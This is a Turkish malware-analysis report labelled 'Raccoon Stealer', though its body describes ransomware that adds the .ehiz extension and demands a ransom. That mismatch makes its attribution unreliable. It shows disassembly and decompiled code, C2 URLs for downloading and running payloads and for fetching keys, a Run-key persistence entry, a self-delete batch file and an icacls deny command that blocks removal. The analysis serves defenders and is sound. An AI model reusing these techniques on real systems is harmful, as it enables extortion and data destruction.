

RACCOON STEALER

Teknik Analiz Raporu



İçindekiler

GİRİŞ.....	3
ÖN İZLENİM.....	4
STATİK ANALİZ.....	5
DETAYLI ANALİZ.....	7
Updatewin1.exe ANALİZ.....	19
Updatewin2.exe ANALİZ.....	22
YARA RULES.....	23
HAZIRLAYANLAR.....	25



GİRİŞ

Zararlı Adı:	Raccoon
MD5:	83A7D83F6B2A084CBD45AD061665E9DF
SHA-1:	A5650BDC5845538463461C626CF39866F1635CA8
SHA-256:	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
Dosya Türü:	Exe


İlk olarak 2019'da siber suç forumlarında malware servis hizmeti reklamları yaparak ortaya çıkmıştır. Raccoon ailesi geliştirdiği zararlı yazılım hizmetini forumlarda satmaktadır. Zararlı yazılımlarının hedef noktası değerli kimlik bilgileri, kripto para cüzdanları ve şirket dosyalarıdır. Bilgisayar korsanlarına satılan bu zararlı yazılımların aynı zamanda yeni özellik ekleme, hata düzeltme ve teknik destek gibi hizmetleri de sağlayarak portföylerini genişletmektedirler. Çalınan bilgi ve belgelerin görüntülenebileceği bir yönetim paneli de mevcuttur. Verdikleri destek ve müşteri memnuniyetlerinin yanı sıra agresif bir marketing anlayışı sergileyen grup aylık 25-200 dolar gibi ucuz bir fiyata satışlarını gerçekleştirmektedir.

Bu zararlı türü ortalama, sömürü veya farklı bir zararlı yazılım ile custom packing işlemine tabi tutulmuş şekilde sisteme enjekte edilmektedir.


Daha sonradan kullanıcı yetkilerini eline alarak zararlı işlemleri gerçekleştirmektedir. Bu işlemler sonucunda işletim sistemi zararlı tarafından rehin alınmaktadır.

ÖN İZLENİM

İşletim sisteminin zararlı tarafından rehin alınması sonrasında oluşturulan “_readme.txt” dosyası içerisinde verilerin kurtarılabilmesi için gerekli şartları bulundurmaktadır. Kullanıcıya istenilen ücretin ödenmesi durumunda verilerin kurtarılabilceğinden bahsedilmektedir. Güvence sağlamak amacıyla video linki belirtilmiştir. Üç gün içerisinde iletişime geçilmesi durumunda \$490 aksi halde verilerin kurtarılması için \$980 istenmektedir. Bu metnin sonunda verilerin kurtarılabilmesi için gerekli olan unique personal ID eklenmiştir.



Ransomware türündeki zararlı, şifrelediği dosyaların uzantılarını “.ehiz” olarak değiştirmektedir.



STATİK ANALİZ

IsDebuggerPresent() API'ı ile basit bir anti-debug tekniği uygulanmıştır. Zararlı, debug edildiğini anlaması durumunda zararlı faaliyetini sonlandırmaktadır.

```
push [ebp+var_220]
pop [ebp+var_2E0], 10001h
mov ecx, [ebp+4]
mov [ebp+var_228], ecx
lea edx, [ebp+4]
mov [ebp+var_21C], edx
lea eax, [ebp+4]
mov ecx, [eax-4]
mov [ebp+var_22C], ecx
mov edx, [ebp+arg_4]
mov [ebp+var_338], edx
mov eax, [ebp+arg_8]
mov [ebp+var_334], eax
mov ecx, [ebp+4]
mov [ebp+var_32C], ecx
call ds:IsDebuggerPresent
mov [ebp+var_C], eax
push 0 ; lpTopLevelExceptionFilter
call ds:SetUnhandledExceptionFilter
lea edx, [ebp+ExceptionInfo]
push edx ; ExceptionInfo
call ds:UnhandledExceptionFilter
mov [ebp+var_2E4], eax
cmp [ebp+var_2E4], 0
jnz short loc_4084B1
```

Zararlı incelendiğinde kodların obfuscate edilmiş olduğu ve analizin zorlaştırılmasının hedeflendiği gözlenmektedir. Obfuscate edilmiş kodlar deobfuscate edilerek analize devam edilmiştir.

```
push 0 ; flProtect
push 0 ; flAllocationType
push 0 ; dwSize
push 0 ; lpAddress
call ds:VirtualAlloc
lea eax, [ebp+ReturnedData]
push eax ; ReturnedData
push 0 ; lpStringToFind
push 0 ; ulSectionId
push 0 ; lpExtensionGuid
push 0 ; dwFlags
call ds:FindActCtxSectionStringW
push 0 ; wLanguage
push 0 ; lpName
push 0 ; lpType
push 0 ; hModule
call ds:FindResourceExA
```

Ransomware zararlısının kullandığı **kritik seviyedeki** API 'lar şunlardır;

IsDebuggerPresent	CreateFileW	WriteFile	ShellExecute
VirtualAlloc	QueryPerformanceCounter	DebugBreak	GetCommandLine
GetTickCount	WriteConsoleInput	LoadResource	DeleteFileA
FindResourceExA	CreateToolHelp32Snapshot	CreateThread	CreateMutex
CreateEvent	CreateProcessA	CryptEncryptW	GetAdaptersInfo
OpenServiceW	RegSetValueE	InternetOpenA	InternetOpenUrlW
HttpQueryInfoW	WNetOpenEnumW	InternetReadFile	PathFindFileNameW
OpenServiceW			

DETAYLI ANALİZ

Zararlı **InternetOpenW** API 'ını kullanarak Microsoft Internet Explorer ile internet erişim fonksiyonlarına ulaşmakta ve bu API ile aşağıdaki URL adresine istek göndermektedir.

h-t-t-p-s[:]//api[.]2ip.ua/geo.json




```
772E6B69 57          push     edi
772E6B6A 56          push     esi
772E6B6B FF75 08     push    dword ptr ss:[ebp+8]
772E6B6E E8 8D4FFFFF call    <wininet.InternetOpenW@772E6B6E>
772E6B73 8945 F4     mov     dword ptr ss:[ebp-C],eax
772E6B76 33C0       xor     eax,eax
772E6B78 EB 08       jmp     wininet.772E6B82
772E6B7A 8B75 FC     mov     esi,dword ptr ss:[ebp-4]
772E6B7D EB F7       jmp     wininet.772E6B96
772E6B7F 6A 57       push    byte 57
772E6B81 5B         pop     ebx
772E6B82 89F6       mov     esi,esi
772E6B84 74 0E     test    esi,esi
772E6B85 7E 0E     je     wininet.772E6B94
```

İstek gönderilen URL adresinden IP, sunucu, konum, saat ve dil bilgileri alınmaktadır. **InternetReadFile** API'ı ile okunarak bellekte tutulmaktadır.

```
{"ip": "192.168.1.1", "country_code": "TR", "country": "Turkey", "country_rus": "\u0422\u0443\u0440\u043a\u0438\u044f", "country_ua": "\u0422\u0443\u0440\u0435\u0447\u0438\u044d", "country_us": "\u0422\u0443\u0440\u0435\u0447\u0438\u044d", "region": "Istanbul", "region_rus": "\u0418\u0441\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "region_ua": "\u0418\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "city": "Istanbul", "city_rus": "\u0418\u0441\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "city_ua": "\u0418\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "latitude": "41.01384", "longitude": "28.94966", "zip_code": "37770", "time_zone": "+03:00"}
```


Hafızaya alınan ülke kodu ile whitelistte bulunan ülke kodları karşılaştırılarak zararlı olan belirlenen ülkelerde çalışmaması için önlem alındığı gözlemlenmektedir.



```
013AD0D6 83F8 FF     cmp     eax,FFFFFFFF
013AD0E1 0F84 E4000000 je     abcunp.13AD1C8
013AD0E7 50          push    eax
013AD0E8 6A 00       push    0
013AD0EA 8D45 AC     lea    eax,dword ptr ss:[ebp-54]
013AD0ED 50          push    eax
013AD0EE 8D4D DC     lea    ecx,dword ptr ss:[ebp-24]
013AD0F1 E8 1A5F0000 call   abcunp.13B3010
013AD0F6 8B5D 8C     mov     ebx,dword ptr ss:[ebp-44]
013AD0F9 33F6       xor     edi,edi
013AD0FB C785 6CFFFFFF 04004A01 mov    dword ptr ss:[ebp-94],abcunp.14A0004
013AD0FB C785 70FFFFFF 08004A01 mov    dword ptr ss:[ebp-90],abcunp.14A0004
013AD105 C785 74FFFFFF 0C004A01 mov    dword ptr ss:[ebp-8C],abcunp.14A0004
013AD10F C785 78FFFFFF 10004A01 mov    dword ptr ss:[ebp-88],abcunp.14A0014
013AD119 C785 7CFFFFFF 14004A01 mov    dword ptr ss:[ebp-84],abcunp.14A0014
013AD123 C745 80 18004A01 mov    dword ptr ss:[ebp-80],abcunp.14A0018
013AD12D C745 84 1C004A01 mov    dword ptr ss:[ebp-7C],abcunp.14A001C
013AD13B C745 88 20004A01 mov    dword ptr ss:[ebp-78],abcunp.14A0020
013AD142 C745 8C 24004A01 mov    dword ptr ss:[ebp-74],abcunp.14A0024
013AD149 C745 90 28004A01 mov    dword ptr ss:[ebp-70],abcunp.14A0028
013AD150 8B948D 6CFFFFFF mov    edx,dword ptr ss:[ebp+edi*4-94]
013AD157 803A 00     cmp    byte ptr ds:[edx],0
013AD15A 75 04       jne    abcunp.13AD160
013AD15C 33F6       xor     esi,esi
```

Ru	Rusya
BY	Belarus
UA	Ukrayna
AZ	Azerbaycan
AM	Ermenistan
TJ	Tacikistan
KZ	Kazakistan
KG	Kırgızistan
UZ	Özbekistan
SY	Suriye

Eğer listedeki dil kodlarından birinin bulunduğu sistemde çalıştırılmak istenirse zararlı yazılım kendisini imha etmek için **delfself.bat** dosyasını dinamik olarak oluşturarak çalıştırmaktadır.



Dosya Adı:	delfself.bat
MD5:	74e5eb167c09e1b0fedadb8948a25af4
Dosya İçeriği:	@echo off :try del "C:\Users\Admin\AppData\Local\c51208~1\UPDATE~1.EXE" if exist "C:\Users\Admin\AppData\Local\c51208~1\UPDATE~1.EXE" goto try del "C:\Users\Admin\AppData\Local\Temp\delfself.bat"

Eğer bu ülkelerden birinde çalışırsa {FBB4BCC6-05C7-4ADD-B67B-A98A697323C1} isimli mutex oluşturulmakta ve zararlı kendisini sistemden silmektedir. Bu ülkelerden birinde çalışmıyor ise zararlı faaliyetlerine devam etmektedir.

```

unpacked.00FE2547
push unpacked.10D4420 ; 10D4420:"{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
push 0
push 0
call dword ptr ds:[&CreateMutexA]
mov dword ptr ds:[10E3230],eax
call dword ptr ds:[&GetLastError]
push dword ptr ds:[10E3230]
cmp eax,B7
jne unpacked.FE2585
    
```


“Software\Microsoft\Windows\CurrentVersion\Run” registerına SysHelper Subkey’ini oluşturularak aşağıdaki key değeri ile kaydedilmektedir. Bu sayede sistem her yeniden başlatıldığında zararlının tekrar çalıştırılması amaçlanmaktadır.

```
C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart
```

Dizin:	Software\Microsoft\Windows\CurrentVersion\Run
Subkey Değeri:	SysHelper
Data:	C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart

“Appdata/Local/” altında yeni oluşturulan UUID ile aynı isimde bir klasör oluşturulmaktadır. Zararlı oluşturulan yeni klasöre kendisini kopyalamaktadır.

```
v10 = GetCommandLine();
v11 = (LPCWSTR *)CommandLineToArgvW(v10, &pNumArgs);
lstrcpyW(String1, *v11);
Type = (DWORD)PathFindFileNameW(String1);
SHGetFolderPathW(0, 28, 0, 0, PathName);
UuidCreate(&Uuid);
StringUuid[0] = 0;
UuidToStringW(&Uuid, StringUuid);
v30 = 7;
pszMore[4] = 0;
LOWORD(pszMore[0]) = 0;
if ( *StringUuid[0] )
    v12 = wcslen(StringUuid[0]);
else
    v12 = 0;
sub_D75C10(StringUuid[0], v12);
v43 = 1;
RpcStringFreeW(StringUuid);
v13 = (const WCHAR *)pszMore;
if ( v30 >= 8 )
    v13 = pszMore[0];
PathAppendW(PathName, v13);
CreateDirectoryW(PathName, 0);
```

Zararlı yazılımın silinmesinin engellenmesi için "icacls.exe" kullanılarak aşağıdaki komut çalıştırılmaktadır.

```
icacls "C:\Users\%username%\AppData\Local\{UUID-name}" /deny *S-1-1-0:(OI)(CI)(DE,DC)
```

Nesne Miras Alma	OI
Kap Devralma	CI
Silme İşlemi	DE
Alt Ögeyi Silme İşlemi	DC

"/deny" komutu ile belirtilen kullanıcı erişim hakları (silme, düzenleme) engellemektedir.

The screenshot shows a debugger window with assembly code on the left, registers on the right, and a stack window at the bottom. The assembly code includes instructions like push, lea, test, jmp, mov, and push. The registers window shows EAX, EBX, ECK, EDX, EBP, ESP, ESI, EDI, and EIP. The stack window shows the current stack frame with arguments like 'C:\Users\...\\AppData\Local\...' and 'deny *S-1-1-0:(OI)(CI)(DE,DC)'.

Klasör Erişimi Engellendi

Bu eylemi gerçekleştirmek için izne gereksininiz var

Bu klasörde değişiklik yapabilmemiz için WIN-L1KDN79P80J size izin vermemiştir

59e91ac9-e007-481f-9361-6f8a42eabcdb
Oluşturma tarihi: 12.06.2021 23:26

Yeniden Dene İptal

Sistem yeniden başlatıldığında zararlı kendisini aktif etmek için görev zamanlayıcısına Time Trigger Task adı ve "--Task" parametresi ile kendisini kaydetmektedir.

The screenshot shows the Windows Task Scheduler interface. A task named 'Time Trigger Task' is selected. The 'Eylemler' (Actions) tab is active, showing a single action: 'Program başlat' (Start program) with the program path 'C:\Users\... \AppData\Local\... \zararlı.exe'. The 'Bağımsız değişkenler ekle (isteğe bağlı):' (Optional arguments) field contains '--Task'. The 'Başlangıç (isteğe bağlı):' (Optional start times) field is empty. The 'Genel' (General) tab shows the task name 'Time Trigger Task' and the user 'Ad: \'. The 'Görev Zamanlayıcı (Yerel Bilgisayar)' (Task Scheduler (Local Computer)) window is open, showing the task details.

Zararlı sistemdeki diğer kullanıcı klasörlerine erişmek ve daha fazla veriyi şifrelemek amacıyla admin yetkisini istemektedir.

The screenshot shows a debugger window displaying assembly code for 'zararlı.exe'. The code includes instructions like 'mov dword ptr ss:[esp+1C0],eax', 'lea eax,dword ptr ds:[esi+10]', 'cmp dword ptr ds:[eax+14],8', 'jb zararlı.35A6B4', 'mov dword ptr ds:[eax]', 'mov dword ptr ss:[esp+1C4],eax', 'lea eax,dword ptr ss:[esp+1AC]', 'push eax', 'mov dword ptr ss:[esp+1CC],5', 'mov dword ptr ss:[esp+1BC],zararlı.', 'call dword ptr ds:[<ShellExecuteEx>]', 'test eax,eax', 'je zararlı.35A6FE', 'xor esi,esi', 'jmp zararlı.35B62E', 'mov dword ptr ds:[esi+8CC],0', 'jmp zararlı.35A5F5', 'E8 1273FFFF', 'E8 1273FFFF', 'mov eax,dword ptr ss:[esp+30]', 'cmp byte ptr ds:[453234],0', 'jne zararlı.35A8B6', '803D 34324500', 'jne zararlı.35A7DC', '84C0', 'test al,al', 'jne zararlı.35A7DC', '84DB', 'test bl,bl', 'jne zararlı.35A7DC', '8A10', 'push 10'. The debugger also shows the command line: 'dword ptr [0040C320 <zararlı.&ShellExecuteEx>]=<shell32.shellExecuteEx>'. A Windows Security notification is displayed, stating: 'Bilinmeyen bir yayımcıya ait aşağıdaki programın bu bilgisayarda değişiklik yapmasına izin vermek istiyor musunuz?' (Do you want to allow this program to make changes to this computer?). The program name is 'zararlı.exe', the publisher is 'Bilinmiyor' (Unknown), and the source is 'Bu bilgisayardaki sabit sürücü' (Fixed drive on this computer). The notification has 'Evet' (Yes) and 'Hayır' (No) buttons.

Admin yetkisi verilmemesi durumunda zararlı listedeki zararlı dosyaları uzak sunucudan drop işlemi gerçekleştirerek sistem üzerindeki faaliyetlerine devam etmektedir.

- http[:]//asvb[.]top/files/penelop/updatewin1[.]exe\$run
- http[:]//asvb[.]top/files/penelop/updatewin2[.]exe\$run
- http[:]//asvb[.]top/files/penelop/updatewin[.]exe\$run
- http[:]//asvb[.]top/files/penelop/3[.]exe\$run
- http[:]//asvb[.]top/files/penelop/4[.]exe\$run
- http[:]//asvb[.]top/files/penelop/5[.]exe\$run

Zararlı; Aşağıdaki URL adresine istek göndererek encrypt işlemlerinde kullanılacak anahtar paylaşımını gerçekleştirmektedir.

http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```

}
dwNumberOfBytesRead = 0;
v16 = 0;
if ( strstr(&Buffer, "{\"public_key\": \"\"}") )
break;
if ( !v49 )
goto LABEL_81;
if ( SHGetFolderPath(0, 28, 0, 0, pszPath) >= 0 )
{
PathAppendA(pszPath, \"bowsakkdextx.txt\");
DeleteFileA(pszPath);
}
}
v17 = v3(\"{\"public_key\": \"\"}\");
lstrcpyA(String2, &Buffer + v17);
lstrcpyA(&Buffer, String2);
if ( v3(&Buffer) > 0 )
{
while ( *(&Buffer + v16) != 34 )
{
if ( (int)++v16 >= v3(&Buffer) )
goto LABEL_49;
}
dwNumberOfBytesRead = v16;
,

```

Anahtar paylaşımının gerçekleşmesi durumunda elde edilen ortak anahtar daha sonradan kullanılmak üzere "bowsakkdestx.txt" isimli dosyaya kaydedilmektedir.

The image shows a debugger window with a file named "bowsakkdestx.txt" open. The file contains a JSON object with a "public_key" field. The key is a long alphanumeric string. Below the file content, there is a memory dump showing the execution of assembly instructions. The instructions include "push eax", "lea ecx, dword ptr ss:[esp+2C]", "mov byte ptr ss:[esp+59A0], 1", "call abc.D75900", "cmp dword ptr ss:[esp+4C], 8", "jb abc.D7E8F8", "push dword ptr ss:[esp+38]", "call kabc.j_free", "add esp, 4", "cmp dword ptr ss:[esp+34], 8", "lea eax, dword ptr ss:[esp+20]", "cmovae eax, dword ptr ss:[esp+20]", "push eax", "lea eax, dword ptr ss:[esp+98C]", "push eax", "call dword ptr ds:[&1strncpyw@]", "cmp byte ptr ds:[edi+15FB8], 0", "jne abc.D7E943", "cmp byte ptr ds:[edi+15FB8], 0", "jne abc.D7E943", "cmp byte ptr ss:[esp+12], 0". The memory dump shows the address, hex, and ASCII values of the memory. The ASCII column shows the URL "http://asvb.top/nddddhsspen6/get.php?pid=A467C934997802648C848B5DCF321186".

```
1 { "public_key": "-----BEGIN&#160;PUBLIC&#160;KEY-----\\nMIIBIjANBgkqhkiG9w0B  
AQEFAAOCAQ8AMIIBCgKCAQEAAuTGlNpPqLSZVisXb2410\\nHV9iXLDZdaY5GrMbMp0xL6YGjFS  
x0eRQJcIhgELACqKOUVmYrI82S3VvYrMZgNuJ\\n9IChSt58iMiSxCDxUSjT\\nT8adQjJdmqGq  
WYx6v8RK\\nBlwkjRif3CgneGcTmhnH15\\nD3P80mvYsubWV2TBI6tScy2CgyGLKfXpN9J7BTz  
JQQ7m5LM4qlZjEl2dOlowFHG1\\nN93dW+FI9jLB9iajyKv4I15k80JCFpHsMGKfPlcEBKGQ16  
I\\nFkAl3usM+CO5+aRW\\nh+YtIbQplHrrmEZnNTfO8SyWKJCyLasdPZUnnsib6yGkIL38x5Hn  
tHIGa7UITkvG\\nZwIDAQAB\\n-----END&#160;PUBLIC&#160;KEY-----\\n", "id": "MVR  
PbSnFtySupDwbPHDKi6lHhdaU8yRerXrXB001" }
```

0007E8CE 50 push eax
0007E8CF 8D4C24 2C lea ecx, dword ptr ss:[esp+2C]
0007E8D0 C68424 A0590000 01 mov byte ptr ss:[esp+59A0], 1
0007E8D8 E8 F070FFFF call abc.D75900
0007E8E0 837C24 4C 08 cmp dword ptr ss:[esp+4C], 8
0007E8E5 72 0C jb abc.D7E8F8
0007E8E7 0007E8E7 push dword ptr ss:[esp+38]
0007E8EB E8 973C0000 call kabc.j_free
0007E8F0 83C4 04 add esp, 4
0007E8F3 837C24 34 08 cmp dword ptr ss:[esp+34], 8
0007E8F8 8D4424 20 lea eax, dword ptr ss:[esp+20]
0007E8FC 8F434424 20 cmovae eax, dword ptr ss:[esp+20]
0007E901 50 push eax
0007E902 8D8424 8C090000 lea eax, dword ptr ss:[esp+98C]
0007E909 50 push eax
0007E90A FF15 48C1E200 call dword ptr ds:[&1strncpyw@]
0007E910 80BF B65F0100 00 cmp byte ptr ds:[edi+15FB8], 0
0007E917 75 2A jne abc.D7E943
0007E919 80BF B65F0100 00 cmp byte ptr ds:[edi+15FB8], 0
0007E920 75 21 jne abc.D7E943
0007E922 807C24 12 00 cmp byte ptr ss:[esp+12], 0
0007E923 75 21 jne abc.D7E943

eax: &"http://asvb.top/nddddhsspen6/get.php?pid=A467C934997802648C848B5DCF321186"
[esp+38]: L"A467C934997802648C848B5DCF321186"
[esp+20]: L"http://asvb.top/nddddhsspen6/get.php?pid=A467C934997802648C848B5DCF321186"
[esp+20]: L"http://asvb.top/nddddhsspen6/get.php?pid=A467C934997802648C848B5DCF321186"
eax: &"http://asvb.top/nddddhsspen6/get.php?pid=A467C934997802648C848B5DCF321186"

FPU GizTe
EAX 1036A260 &"http://asvb.top/nddddhsspen6/
EBX 00C0018
ECX 0000000
EDX 00000840 L'I'
EBP 1036FB08
ESP 1036A240
ESI 00E73270 L"http://asvb.top/nddddhsspen6/ge
EDI 00E73270 abc.00E73270
EIP 0007E8E7 abc.0007E8E7
EFLAGS 00000212
ZF 0 PF 0 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

Varsayilan (stdcall) 5 Kilitli
1: [esp+4] 00000000
2: [esp+8] 00E73270 abc.00E73270
3: [esp+C] 00000000
4: [esp+10] 00010000


1036A240 00000000
1036A241 00000000
1036A242 00E73270 abc.00E73270
1036A243 00000000
1036A244 00000000
1036A245 00010000
1036A246 00000000
1036A247 00000001
1036A248 00000000
1036A249 00000000
1036A24A 00000000
1036A24B 00000000
1036A24C 00000000
1036A24D 00000000
1036A24E 00000000
1036A24F 00000000
1036A250 00000000
1036A251 00000000
1036A252 00000000
1036A253 00000000
1036A254 00000000
1036A255 00000000
1036A256 00000000
1036A257 00000000
1036A258 00000000
1036A259 00000000
1036A25A 00000000
1036A25B 00000000
1036A25C 00000000
1036A25D 00000000
1036A25E 00000000
1036A25F 00000000
1036A260 00000000
1036A261 00000000
1036A262 00000000
1036A263 00000000
1036A264 00000000
1036A265 00000000
1036A266 00000000
1036A267 00000000
1036A268 00000000
1036A269 00000000
1036A26A 00000000
1036A26B 00000000
1036A26C 00000000
1036A26D 00000000
1036A26E 00000000
1036A26F 00000000
1036A270 00000000
1036A271 00000000
1036A272 00000000
1036A273 00000000
1036A274 00000000
1036A275 00000000
1036A276 00000000
1036A277 00000000
1036A278 00000000
1036A279 00000000
1036A27A 00000000
1036A27B 00000000
1036A27C 00000000
1036A27D 00000000
1036A27E 00000000
1036A27F 00000000
1036A280 00000000
1036A281 00000000
1036A282 00000000
1036A283 00000000
1036A284 00000000
1036A285 00000000
1036A286 00000000
1036A287 00000000
1036A288 00000000
1036A289 00000000
1036A28A 00000000
1036A28B 00000000
1036A28C 00000000
1036A28D 00000000
1036A28E 00000000
1036A28F 00000000
1036A290 00000000
1036A291 00000000
1036A292 00000000
1036A293 00000000
1036A294 00000000
1036A295 00000000
1036A296 00000000
1036A297 00000000
1036A298 00000000
1036A299 00000000
1036A29A 00000000
1036A29B 00000000
1036A29C 00000000
1036A29D 00000000
1036A29E 00000000
1036A29F 00000000
1036A2A0 00000000
1036A2A1 00000000
1036A2A2 00000000
1036A2A3 00000000
1036A2A4 00000000
1036A2A5 00000000
1036A2A6 00000000
1036A2A7 00000000
1036A2A8 00000000
1036A2A9 00000000
1036A2AA 00000000
1036A2AB 00000000
1036A2AC 00000000
1036A2AD 00000000
1036A2AE 00000000
1036A2AF 00000000
1036A2B0 00000000
1036A2B1 00000000
1036A2B2 00000000
1036A2B3 00000000
1036A2B4 00000000
1036A2B5 00000000
1036A2B6 00000000
1036A2B7 00000000
1036A2B8 00000000
1036A2B9 00000000
1036A2BA 00000000
1036A2BB 00000000
1036A2BC 00000000
1036A2BD 00000000
1036A2BE 00000000
1036A2BF 00000000
1036A2C0 00000000
1036A2C1 00000000
1036A2C2 00000000
1036A2C3 00000000
1036A2C4 00000000
1036A2C5 00000000
1036A2C6 00000000
1036A2C7 00000000
1036A2C8 00000000
1036A2C9 00000000
1036A2CA 00000000
1036A2CB 00000000
1036A2CC 00000000
1036A2CD 00000000
1036A2CE 00000000
1036A2CF 00000000
1036A2D0 00000000
1036A2D1 00000000
1036A2D2 00000000
1036A2D3 00000000
1036A2D4 00000000
